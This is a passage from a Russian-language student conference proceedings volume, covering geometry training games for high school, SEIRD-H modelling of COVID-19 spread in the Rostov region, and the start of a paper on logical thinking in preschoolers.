8. Обзор чат-бота ChatGPT: что это, возможности и примеры использования // Блог компании МТТ. – 2023 [Электронный ресурс]. – Режим доступа: <https://habr.com/ru/company/mtt/blog/711052/>. – Дата доступа: 17.03.2023
9. Перспективы внедрения чат-ботов в образовании и использование микрообучения // Ольга Посохова. – 2021 [Электронный ресурс]. – Режим доступа: <https://lessondelivery.com/chatbot/foreducation/perspektivy-vnedreniya-chat-botov-v-obrazovanii.html>. – Дата доступа: 16.03.2023

ORGANIZATION OF CONTROL OF STUDENTS' KNOWLEDGE USING A CHATBOT FOR ADAPTIVE VERIFICATION OF DETAILED ANSWERS

Annotation. This paper examines how the use of neural networks in combination with chatbots can significantly improve the educational process, providing quick and effective access to information, assistance in completing tasks, as well as improve interactions between students and teachers. In particular, the article describes the architecture and main components of a chatbot, the principles and approaches to creating such a bot, and also provides examples of its use.

Keywords: neural networks, distance learning, chatbot, text analysis, messenger.

Voloshin N.A.

Scientific advisers: Rotanova N.Y. Candidate of Pedagogic Sciences, associate professor, Head of the Department of System Analysis and Information Technology

Sagirov I.V., senior lecturer

Mariupol State University

E-mail: n.voloshin@mgumariupol.ru

УДК 372.851

ОБРАЗОВАТЕЛЬНЫЕ ТРЕНИРОВОЧНЫЕ ПРОЕКТЫ ПО ГЕОМЕТРИИ КАК ФОРМА РАЗВИТИЯ ФУНКЦИОНАЛЬНОЙ ГРАМОТНОСТИ УЧАЩИХСЯ СТАРШЕЙ ШКОЛЫ

Гусева В.К.

*Научный руководитель: Скафа Е.И., д-р педагог. наук, профессор, зав. кафедрой
ГОУ ВПО «ДОННУ»*

Аннотация. В данной работе рассматриваются образовательные тренировочные проекты по геометрии с целью развития функциональной грамотности учащихся в старшей школе. Выявлены основные цели и предпосылки развития функциональной грамотности учащихся, а также представлены образовательные тренировочные проекты, которые помогут учащимся в решении реальных задач и проблем, создаваемых вне учебного процесса.

Ключевые слова: функциональная грамотность, образовательные проекты, стереометрия, практико-ориентированные задачи.

Вступление. Изменения в образовании последних лет устанавливают новые инновационные методы развития всего образовательного процесса. Актуальной проблемой становится формирование функциональной грамотности обучающихся средней школы. В современных научных исследованиях рассматриваются различные ее виды, например:

- читательская грамотность [1];
- финансовая грамотность [2];
- лингвистическая грамотность [3];
- математическая грамотность [4] и др.

Л.Н. Горобец отмечает, что функциональная грамотность становится основным трендом современного обучения [5], так как формирование у обучающихся навыков решения жизненных и профессиональных проблем является одной из ключевых задач Федерального государственного образовательного стандарта среднего общего образования [6].

Таким образом, школьное математическое образование должно быть направлено на развитие функциональной грамотности учащихся, их подготовку к применению математики в решении реальных задач и проблем, создаваемых вне образовательного процесса.

Современными средствами реализации данной проблемы в математическом образовании являются практико-ориентированные задачи, которые направлены на взаимодействие предметной области (в нашем случае школьного курса геометрии) с ситуациями в повседневной жизни. Такие задачи, отмечает Е.И. Скафа, являются средствами мотивации к изучению определенных тем школьного курса математики, направлены на развитие образного мышления, формирования метапредметных результатов обучения школьников [7]. Обучение таким задачам происходит как на уроках, так и во внеклассной работе, например, используя проектную деятельность во внеклассной работе по геометрии.

Целью статьи является описание тренировочных образовательных проектов по геометрии в старшей школе, направленные на развитие функциональной грамотности обучающихся.

Основная часть. В Донецком национальном университете нами разрабатывается тема «Развитие функциональной грамотности школьников средствами стереометрии». Основными задачами разработок по данной теме являются:

- повышение мотивации учащихся к изучению математики и применению её в повседневной жизни;
- усовершенствование владения школьным предметом при помощи решения практико-ориентированных задач посредством современных средств информационно-коммуникационных технологий (ИКТ);
- развитие практико-ориентированной деятельности обучающихся при помощи решения практико-ориентированных задач, для использования знаний в предстоящей профессиональной деятельности.

Математика, а в частности геометрия, является хорошим подспорьем для совмещения фундаментальных знаний учащихся и практико-ориентированных знаний. К тому же для учащихся старшей школы немаловажным являются теоретические основы и творческая проектная деятельность, которая позволит заинтересовать учащихся в обучении. Тем более применение современных технологий даёт возможность объединить все компоненты проектной деятельности: обучение, творческий потенциал, инновационные технологии, которые позволяют идти «в ногу со временем» [8].

Таким образом, важность теоретического и практического решения проблем, организация деятельности старшеклассников, направленной на развитие функциональной грамотности, во время обучения геометрии, её значительное место в системе математической подготовки учащихся обусловили выбор данной темы.

Проектная деятельность является объединением творческого и практико-ориентированного развития функциональной грамотности учащихся. При обучении учащихся старшей школы стоит учитывать возрастные особенности подростка. Таким образом, вектор преподавания геометрии в старшей школе должен быть направлен на объяснение теоретических знаний, практического применения данных знаний и на развитие функциональной грамотности личности, которая стоит перед выбором будущей профессии.

В рамках темы «Развитие функциональной грамотности старшеклассников средствами стереометрии» нами предлагаются стратегии преподавания стереометрии в старшей школе при помощи решения практико-ориентированных задач, методы управления проектной деятельностью при изучении стереометрии.

Один из предложенных нами проектов – это проект, который входит в программу внеурочной деятельности изучения геометрии в IX-XI классах и реализуется в качестве образовательных тренировочных проектов. Электронный вид системы образовательных тренировочных проектов для 9, 10, 11 классов (построенных в программе iSpringSuite, являющейся дополнением к программе Microsoft Power Point), может активно использоваться для повторения школьниками пройденного материала и решения практико-ориентированных задач в игровой форме. Данные проекты направлены на то, чтобы учащиеся могли повторять изученный материал по геометрии для своего класса обучения, решать прикладные задачи, а также работать с задачами при подготовке к единому государственному экзамену (ЕГЭ).

Основными элементами содержания каждого из тренажеров является подборка типовых, практических задач и задач для подготовки к ЕГЭ, которые включают в себя:

- актуализацию теоретического материала (направлена на свободное ориентирование учащегося по всем темам курса геометрии за учебный год);
- типовые задачи (помогут усвоить и отработать навык решения задач по конкретным темам);

- прикладные задачи (помогут найти практическое применение данной теме);
- задачи для подготовки к ЕГЭ (направленные на решение задач из банка заданий для подготовки сдачи ЕГЭ);
- контрольные задания (являющиеся средством проверки усвоения материала по решению задач данного класса).

Каждый образовательный проект разработан в стилистике популярного и любимого мультсериала «Scooby-Doo», в котором мультимедийная игра основывается на выдуманной истории и прохождении лабиринта с различными заданиями (рис. 1).



Рисунок 1 – Заставка образовательного тренировочного проекта для 10 класса

На примере образовательных тренировочных проектов для 10 класса заметим, что каждый разработанный нами проект содержит: правила игры, выбор персонажа (рис.2).



Рисунок 2 – Выбор персонажа в образовательном тренировочном проекте

При выборе героя будет выбран один из пяти банков заданий, каждый из которых включает различные задачи согласно основным элементам содержания проекта (рис.3).

В содержание тренажера входят кроме геометрических фактов, понятий, теорем, представленных для актуализации знаний обучающихся, также базовые геометрические задачи, которые являются фундаментом для поиска решения более сложных заданий прикладного и практического характера. То есть, проходя по лабиринту мультимедийной игры, обучающийся имеет возможность перед решением практической задачи повторить материал, который необходим.




Рисунок 3 – Основные элементы содержания в образовательном тренировочном проекте для 10 класса

Разработанная система образовательных тренировочных проектов предназначена для работы с ними старшеклассников в индивидуальном порядке. Внимание обучающихся акцентируется на практическом применении полученных знаний в ходе каждого курса геометрии 9-го, 10-го и 11-го классов, а также направлено на подготовку учащихся к ЕГЭ.

Выводы. Методическая ценность проекта заключается в том, что разработанные образовательные тренировочные проекты можно применять на уроках геометрии в качестве отработки навыков решения практико-ориентированных задач. Они направлены на развитие функциональной грамотности учащихся, их мотивацию к обучению математике, на готовность применять полученные знания в повседневной жизни, на развитие образного и логического мышления и творческих способностей.

Считаем полезным реализацию данных образовательных тренировочных проектов как на уроках геометрии, так и во внеурочной деятельности по математике в IX-XI классах. Ранее проект был описан в материалах конференции [9].

СПИСОК ЛИТЕРАТУРЫ

1. Балашова Е. С. Читательская грамотность как компонент функциональной грамотности / Е. С. Балашова, И. А. Ерофеева // Достижения науки и образования. 2022. №3 (83). С.
2. Маринина Н.С. Финансовая грамотность как компонент функциональной грамотности / Н. С. Маринина // Вестник науки. 2021. № 5-1 (38). С. 41-43.
3. Жаналина Л. Е. Развитие функциональной грамотности на уроках русского языка / Л. Е. Жаналина // Педагогическая наука и практика. 2019. №1 (23). С. 78-81.

4. Скрыбина А. Г. Формирование функциональной грамотности школьников на уроках математики / А.Г. Скрыбина, А. В. Иванова // Проблемы современного педагогического образования. 2021. №72-2. С. 245-247.
5. Горобец Л.Н. Функциональная грамотность как основной тренд современного обучения / Л.Н. Горобец, И.В. Бирюков, Т.П. Попова // Мир науки, культуры, образования. 2022. №3 (94). С. 84-86.
6. Федеральный государственный образовательный стандарт среднего общего образования (ФГОС СОО) Российской Федерации: утвержден приказом Министерства образования и науки Российской Федерации от 17 мая 2012 г. № 413 (ред. от 11.12.2020 г.). – Текст : электронный. – URL: <https://fgos.ru/fgos/fgos-soo/> (дата обращения: 13.02.2023).
7. Скафа Е.И. Методика обучения математике: эвристический подход. Общая методика : учебное пособие / Е. И Скафа. – Изд. 2-е. – Москва : Директ-Медиа, 2023. – 441 с.
8. Скафа Е.И. Информационно-коммуникационные технологии как средство управления геометрическим образованием школьников // Е.И.Скафа, А.А.Ганжа // Дидактика математики: проблемы и исследования: Международ. сборн. науч. работ. – Донецк, 2020. – Вып.51. – С. 83–91.
9. Гусева В.К. Применение практико-ориентированных задач в образовательных тренировочных проектах по геометрии в 9-11 классах / В.К. Гусева // Эвристика и дидактика математики : материалы XI Международной научно-методической дистанционной конференции-конкурса молодых ученых, аспирантов и студентов. – Донецк : Изд-во ДонНУ, 2022. – С. 38-40.

EDUCATIONAL TRAINING PROJECTS IN GEOMETRY AS A FORM OF DEVELOPMENT OF FUNCTIONAL LITERACY OF HIGH SCHOOL STUDENTS

Annotation. In this paper, educational training projects on geometry are considered in order to develop the functional literacy of students in high school. The main goals and prerequisites for the development of functional literacy of students are identified, as well as educational training projects that will help students solve real problems and problems created outside the educational process are presented.

Keywords: functional literacy, educational projects, stereometry, practice-oriented tasks.

S.V.

Scientific adviser: Skafa E.I. d.ped. sciences, professor

Donetsk National University

E-mail: pushistaV@yandex.ru

УДК 004.021

ИСПОЛЬЗОВАНИЕ МЕТОДОВ МАШИННОГО ОБУЧЕНИЯ ПРИ ИССЛЕДОВАНИИ РАСПРОСТРАНЕНИЯ КОРОНАВИРУСНОЙ ИНФЕКЦИИ

Карабутова А.Г.

*Научный руководитель: Жмыхова Т.В., кан. физ.-мат. наук, доцент
ГОУ ВПО «ДОННУ»*

Аннотация. В данной статье рассматривается использование методов машинного обучения при изучении распространения коронавирусной инфекции (COVID-19) в России. Методы машинного обучения, такие как модели временных рядов, искусственные нейронные сети и машины опорных векторов, широко используются для прогнозирования будущего распространения вируса и анализа его воздействия на население. В статье представлен обзор сильных сторон и ограничений этих методов, а также сделано обобщение результатов их применения в исследовании COVID-19 в России. Результаты этого анализа демонстрируют потенциал методов машинного обучения для лучшего понимания скорости распространения COVID-19 и обоснования эффективных стратегий вмешательства для смягчения его воздействия.

Ключевые слова: машинное обучение, статистика, прогнозирование, коронавирус (COVID-19), модель SIR.

Введение. С 2021 года Россия является одной из стран, наиболее пострадавших от пандемии COVID-19. Первый случай заболевания COVID-19 в России был подтвержден 31 января 2020 года, и с тех пор их число стало стремительно расти. По состоянию на 2021 год общее число подтвержденных случаев заболевания в России превысило 3,3 миллиона случаев, среди которых 60 000 были с летальным исходом [1].

Изучение распространения COVID-19 в России по-прежнему является крайне актуальным, поскольку пандемия продолжает оказывать влияние на страну. Результаты этих исследований могут быть использованы для разработки стратегий информирования и коммуникации в области общественного здравоохранения, а также для выявления уязвимых групп населения, которые могут подвергаться повышенному риску тяжелых заболеваний или смерти от COVID-19, а также могут быть применены к другим странам с аналогичными характеристиками, такими как большая численность населения, высокая доля пожилых людей и ограниченный доступ к здравоохранению.

В целом, изучение распространения COVID-19 в России остается весьма актуальным и важным для защиты здоровья и благополучия населения и контроля над пандемиями.

Обзор литературы. Исследованию распространения коронавирусной инфекции посвящены многие работы. Например, в статье [2] использованы методы описательной статистики, методы визуализации данных, проведен статистический анализ динамики и структуры занятости с точки зрения различных аспектов. В своем исследовании авторы статьи [3] провели сравнительную характеристику различных методов исследования и прогнозирования распространения заболеваний инфекционного характера. Например, таких как компартментные модели (SIR, SIER и др.), методы машинного обучения, ГИС-моделирование, агент-ориентированное моделирование.

Несмотря на большое количество исследований, сделанных в данной области, большинство статей, посвященных прогнозированию распространения коронавирусной инфекции, опускают важные детали, такие как:

- почему выбрана конкретная модель;
- как именно оптимизировались параметры;
- как протестировать модель;
- как эта модель сравнивается с базовыми;

- обобщается ли модель на несколько эпидемических волн, на различные регионы.

Таким образом, целью нашего исследования стало изучение возможных методов прогнозирования, применяемых при анализе распространения инфекций, выбор наиболее подходящего метода; построение модели и проверка ее на исторических данных посредством кросс-валидации.

Для исследования использовались исторические данные динамики показателей распространения инфекции COVID-19 по Ростовскому региону, как наиболее социально-демографически похожему ДНР. Поскольку зачастую данные вводятся с некоторым запаздыванием, поэтому возникает необходимость в добавлении сглаженных версий скользящего среднего для всех столбцов для дальнейшего их использования.

В результате набор данных будет содержать такие столбцы и их сглаженные версии, как:

- `infected_per_day` - новые подтвержденные случаи в данный день;
- `recovered_per_day` - новые выздоровевшие пациенты в данный день;
- `deaths_per_day` - количество смертей (от инфекции) в данный день,
- `total_infected` - общее число подтвержденных случаев, кумулятивный итог `infected_per_day`;
- `total_dead` - общее количество смертей, кумулятивный итог `deaths_per_day`;
- `total_recovered` - общее число выздоровевших пациентов, нарастающий итог выздоровевших_за_день.




Рис. 1 Динамика количества зараженных коронавирусом

Базовая модель: SEIR. На первом этапе была рассмотрена базовая эпидемиологическая модель, SIR. SIR - это простая модель, которая имитирует развитие эпидемии во времени. Она делит население на три группы: восприимчивые, инфицированные, выздоровевшие [4].

Идея SIR заключается в следующем: имеется замкнутая популяция и начальное количество инфицированных людей. В течение каждого дня каждый инфицированный человек с некоторой вероятностью заражает кого-то из группы восприимчивых. Кто-то из зараженной группы выздоравливает, когда период болезни проходит, и переходит в группу выздоровевших. Алгоритм работает так в течение многих дней.

Однако SIR не моделирует инкубационный период и смертность, что означает, что применить эту модель к исследованию коронавируса нельзя. Поэтому, далее рассматривается расширенная модель SEIRD, которая учитывает дополнительные этапы протекания заболевания. SEIRD работает так же, как и SIR, однако она включает еще такие две группы, как:

- `Exposed` - инфицированные, проходящие через инкубационный период. Они не распространяют вирус.
- `Died` - летальные исходы от вируса.

Несмотря на простоту выбранной в качестве базовой модели - модели SEIRD, существует ряд причин, по которым следует ее использовать. Во-первых, это не модель "черного ящика", то есть параметры SEIRD - это просто характеристики заболевания. Мы можем оценить их на основе медицинских исследований COVID-19, как заболевания. Во-вторых, модель легко модифицируется, т.е., в модель можно включить карантинные меры, неполную статистику и второй штамм. Стоит отметить, что, несмотря на некоторые недостатки SEIRD, на сегодняшний день она является лучшей моделью прогнозирования COVID-19.

В SEIRD население делится на пять групп: восприимчивые, подверженные, инфицированные, выздоровевшие и летальные случаи. Восприимчивые могут быть инфицированы; подверженные индивиды были инфицированы, но еще не распространяют патоген; инфицированные индивиды распространяют возбудителя; выздоровевшие индивиды имеют постоянный иммунитет. Размеры отсеков в момент времени t обозначаются $S(t), E(t), I(t), R(t), D(t)$. Приведенная ниже система (1) описывает протекание болезни при начальных условиях S_0, E_0, I_0, R_0, D_0 и ограничении $N = S(t) + E(t) + I(t) + R(t) + D(t)$. Параметрами модели являются: α - коэффициент смертности от инфекции, β - количество случаев, генерируемых инфицированной особью за один день, $\delta = 1/d_{incubation}$, где $d_{incubation}$ - продолжительность инкубационного периода, $\gamma = 1/d_{infection}$, где $d_{infection}$ - время в днях до выздоровления или смерти.

$$\left\{ \begin{array}{l} \frac{ds}{dt} = -\frac{\beta S(t)I(t)}{N}, \\ \frac{dE}{dt} = \frac{\beta S(t)I(t)}{N} - \delta E(t), \\ \frac{dI}{dt} = \delta E(t) - \gamma(1 - \alpha)I(t) - \gamma\alpha I(t), \\ \frac{dR}{dt} = \gamma(1 - \alpha)I(t), \\ \frac{dD}{dt} = \gamma\alpha I(t). \end{array} \right. \quad (1)$$

Базовое число воспроизводства R_0 является определяющим признаком пандемии. Оно равно ожидаемому числу людей, зараженных одним инфекционным индивидуумом в течение болезни, и может быть рассчитано по формуле $R_0 = \beta/\gamma$

Реализация классического SEIR. Для реализации метода SEIRD использовались программные средства языка программирования Python и библиотеки для машинного обучения. Для предварительного определения диапазонов параметров был проведен мета-анализ характеристик COVID-19, способствующий дальнейшей оптимизации модели.

Ниже приведен график (Рис.2), на котором отображены результаты предсказания количества летальных исходов от коронавирусной инфекции, полученные посредством моделирования в сравнении с реальными данными.




Рис.2 Количество летальных исходов (предсказанные моделью и исторические данные)

Как можно заметить, модель предсказывает, что все умерли или выздоровели, и эпидемия уже закончилась. Результат неудовлетворительный, но не неожиданный, так как параметры модели еще не были оптимизированы, и модель слишком проста для COVID-19.

Чтобы проверить последнее утверждение, посмотрим на динамику всех групп SEIRD (Рис.3).




Рис.3 Результаты, полученные моделью SEIRD

Модель описывает только одну волну инфекции, после которой почти все выздоравливают, достигается групповой иммунитет, и эпидемия заканчивается. Даже если мы выберем наилучшие параметры, эта модель не предназначена для описания нескольких волн инфекции. Требуется изменить систему уравнений, чтобы получить лучший результат.

Добавление карантинных мер. Одной из причин появления новых волн являются карантинные меры. Предположим, что меры в день t снижают R_0 болезни на $q(t)$ процентов. Поэтому можно рассчитать репродуктивное число при некотором эффекте карантинных мер: $R_t = R_0 - R_0q(t)$ для каждого дня. Из него можно вычислить $\beta(t) = R_t \gamma$ и использовать его в уравнении.

После того, как в модель были добавлены карантинные меры, решается проблема неполных статистических данных.

Известно, что не все случаи заражения регистрируются в официальной статистике. Многие люди не госпитализируются, а другие переносят болезнь без симптомов. Это должно быть учтено в модели, поскольку в классической модели SEIRD не ожидается неполноты набора данных.

Для этого группы в модели были разделены на такие, которые были зафиксированы в статистических данных, и такие, что невидимы для нас:

- $Iv(t)$ - распространение вируса, зафиксированное в статистике.
- $I(t)$ - распространяющие вирус, не зарегистрированные в статистике.
- $Rv(t)$ - выздоровевшие от вируса, зарегистрированные в статистике.

- $R(t)$ - выздоровел от вируса, не учитывается в статистике.
- $Dv(t)$ – летальный исход, учтен в статистике.
- $D(t)$ – летальный исход, в статистике не учитывается.

Остальные группы, S и E , остаются без изменений. Также были введены два новых параметра:

- p_i - вероятность того, что инфицированный случай будет зарегистрирован в статистике.
- p_d - вероятность того, что смерть будет зарегистрирована в статистике, даже если инфицированный случай не был зарегистрирован.

Модель получила название SEIRD-H: SEIRD со скрытыми состояниями.

После учета новых факторов в модели были найдены оптимальные значения параметров с целью соответствия генерируемых моделью $Iv(t)$, $Rv(t)$ и $Dv(t)$ реальным данным. После этого, было произведено обучение модели SEIRD-H на сглаженном ряде.




Рис. 5 Предсказание показателя смертности моделью SEIRD-H

Полученные результаты (Рис.6) показывают, что согласно нашей оптимизации почти половина смертей не регистрируется в статистике. Что касается случаев заражения, то регистрируется лишь около пятой части случаев.

Результат, полученный посредством модели, является удовлетворительным. Модель допускает некоторую погрешность, но хорошо предсказывает основную тенденцию.

Для проверки способности модели строить прогноз был использован метод кросс-валидации с учетом времени [5]. Процесс проверки которой предполагает такие этапы как: выбор нескольких дат из обучающих данных, например, каждый 20-й день и для каждой даты; построение модели по всем данным до выбранной даты; построение прогноза смертности на 30 дней вперед; расчет ошибки прогноза, вычисление средней ошибки модели и сравнение с базовой моделью постоянства, которая просто предсказывает последний день обучения.




Рис.6 Примеры кросс-валидации с учетом времени

Были получены следующие результаты кросс-валидации:

- базовая средняя абсолютная ошибка: 714.
- средняя абсолютная ошибка модели: 550.
- симметричная модель Средняя абсолютная ошибка в процентах: 4.6%
- ошибка составляет около 5%.

Заключение. В результате проведения исследования была реализована классическая модель SEIR и ее расширенная версия, содержащая в качестве дополнительных параметров меры карантина и скрытые группы для обработки неполных данных. Результаты, полученные по параметрам модели, показывают, что почти половина смертей не регистрируется в официальной статистике, а регистрируется только около одной пятой случаев заражения. Модель предсказывает ежедневные показатели смертности, выздоровления и заражения, а ее точность проверяется с помощью перекрестной валидации. Результаты перекрестной валидации показывают, что средняя абсолютная ошибка модели составляет 5% по сравнению с базовой моделью. Исследование подчеркивает важность учета карантинных мер и скрытых групп при моделировании распространения заболевания и указывает на возможность использования модели для других регионов и заболеваний.

СПИСОК ЛИТЕРАТУРЫ

1. Бондаренко Н.Е. Российский рынок труда в условиях пандемии новой коронавирусной инфекции: тенденции, вызовы и государственное регулирование // Инновации и инвестиции – 2020. – № 7. – С. 63-69.
2. Наумов И.В., Отмахова Ю. С., Красных С. С. Методологический подход к моделированию и прогнозированию воздействия пространственной неоднородности процессов распространения COVID-19 на экономическое развитие регионов России // Компьютерные исследования и моделирование – 2021. – С. 629–648
3. Яхина Р.А. Модификация эпидемиологической модели для прогнозирования развития социально-значимой инфекции (на примере хронического вирусного гепатита С) // Статистика и Экономика. – 2022. – С. 87-96.
4. Крошенко, Д. С. Прогнозирование коронавирусной инфекции COVID-19 на основе упрощенной модели SIR в среде Mathcad // Сборник материалов 77-й студенческой научно-технической конференции / Белорусский национальный технический университет, Факультет информационных технологий и робототехники ; сост.: А. М. Авсиевич, В. А. Мартинович, С. А. Павлюковец. – Минск : БНТУ – 2022. – С. 266-269.
5. S. N. Tripathy. COVID-19 Forecasting Using Machine Learning Algorithm - 2020.

**USING MACHINE LEARNING METHODS TO STUDY THE SPREAD OF CORONAVIRUS
INFECTION**

Annotation. This article explores the use of machine learning methods in the study of the spread of coronavirus (COVID-19) in Russia. Machine learning techniques, such as time-series models, artificial neural networks, and support vector machines, have been widely used to predict the future spread of the virus and to analyze its impact on the population. The article provides an overview of the strengths and limitations of these methods and summarizes their applications in the study of COVID-19 in Russia. The results of this analysis demonstrate the potential of machine learning methods to contribute to a better understanding of the spread of COVID-19 and to inform effective intervention strategies to mitigate its impact.

Keywords: machine learning, statistics, prediction, coronavirus (Covid-19), SIR model

Karabutova A.G.

Scientific adviser: Zhmykhova T.V., Ph.D., associate professor

Donetsk National University

E-mail: Karabutova.lina@mail.ru

УДК 373.2

ОСОБЕННОСТИ РАЗВИТИЯ ЛОГИЧЕСКОГО МЫШЛЕНИЯ СТАРШИХ ДОШКОЛЬНИКОВ

Капитанова Н.С.

*Научный руководитель: Чудина Е.Ю., канд. пед. наук, доцент
ГОУ ВПО «ДонНАСА»*

Аннотация. На основе проведенного анализа научных источников по вопросам развития логического мышления у старших дошкольников, раскрыта специфика развития основ логического мышления у детей в старшем дошкольном возрасте. Развитие логического мышления дошкольника зависит от создания условий, стимулирующих его практическую, игровую и познавательную деятельность.

Ключевые слова – мышление, способность к познанию, логическое мышление, логика дошкольника, старший дошкольный период.

Современный мир перенасыщен информацией. Каждый человек, незаметно для самого себя получает и запоминает большой объем информации, сохраняя их в своей памяти. Полученные данные во многом определяют его поведение и определяют его поступки. Тем более важным следует считать ту информацию, которую получает и сохраняет в своей памяти ребенок. Систематизация данных – сложное занятие, которое оказывается часто не под силу даже взрослому человеку, что уж говорить о детях, которые анализируют информацию по-своему, часто по наитию, исходя из собственного, еще небогатого опыта.

Мышление ребенка в последние годы дошкольного возраста находится на критической стадии развития. В этот период совершается переход от образного, детского мышления к логическому, концептуальному, присущему взрослым людям. Формирование логического мышления дошкольников является важной составляющей образовательного процесса. Когда в этом процессе главная роль отводится только школьным дисциплинам, которые ребенок постигает посредством учебников, логическое мышление развивается неэффективно, без полного усвоения методов логического мышления, и поэтому необходимы специальные обучающие приемы по развитию логики. Развивать логическое мышление – значит, учиться сравнивать наблюдаемые объекты, находить в них общие свойства и различия; выделять существенные свойства и абстрагировать их от второстепенных, несущественных; находить компоненты в объекте, чтобы знать каждый компонент и объединять эти части в единое целое, воспринимая целостный объект; делать правильные выводы из наблюдений или фактов, проверять эти выводы; убедительно доказывать истинность своих суждений, опровергая ложные выводы.

Психолог Ж. Пиаже выделял в дошкольном периоде следующие стадии интеллектуального и когнитивного развития [4].

1. Сенсомоторную (от рождения до 2 лет). В этом возрасте происходит активное развитие сенсорной и двигательной сферы ребенка. Дети начинают на начальном уровне осознавать взаимосвязь между действиями и их результатами, изучая окружающий мир посредством моторики и органов чувств. К окончанию этой стадии у ребенка формируется система сенсомоторных действий, мышление в этом возрасте сконцентрировано на предметной сфере.

2. Дооперационную (от 2 до 7 лет). В этом возрасте происходит освоение символической, абстрактной сферы мышления. Развивается образное, логическое мышление, ребенок начинает оперировать абстрактными понятиями. Формируются

логические связи, но в этом возрасте ребенок еще не осознает в полной мере связь некоторых явлений и процессов.

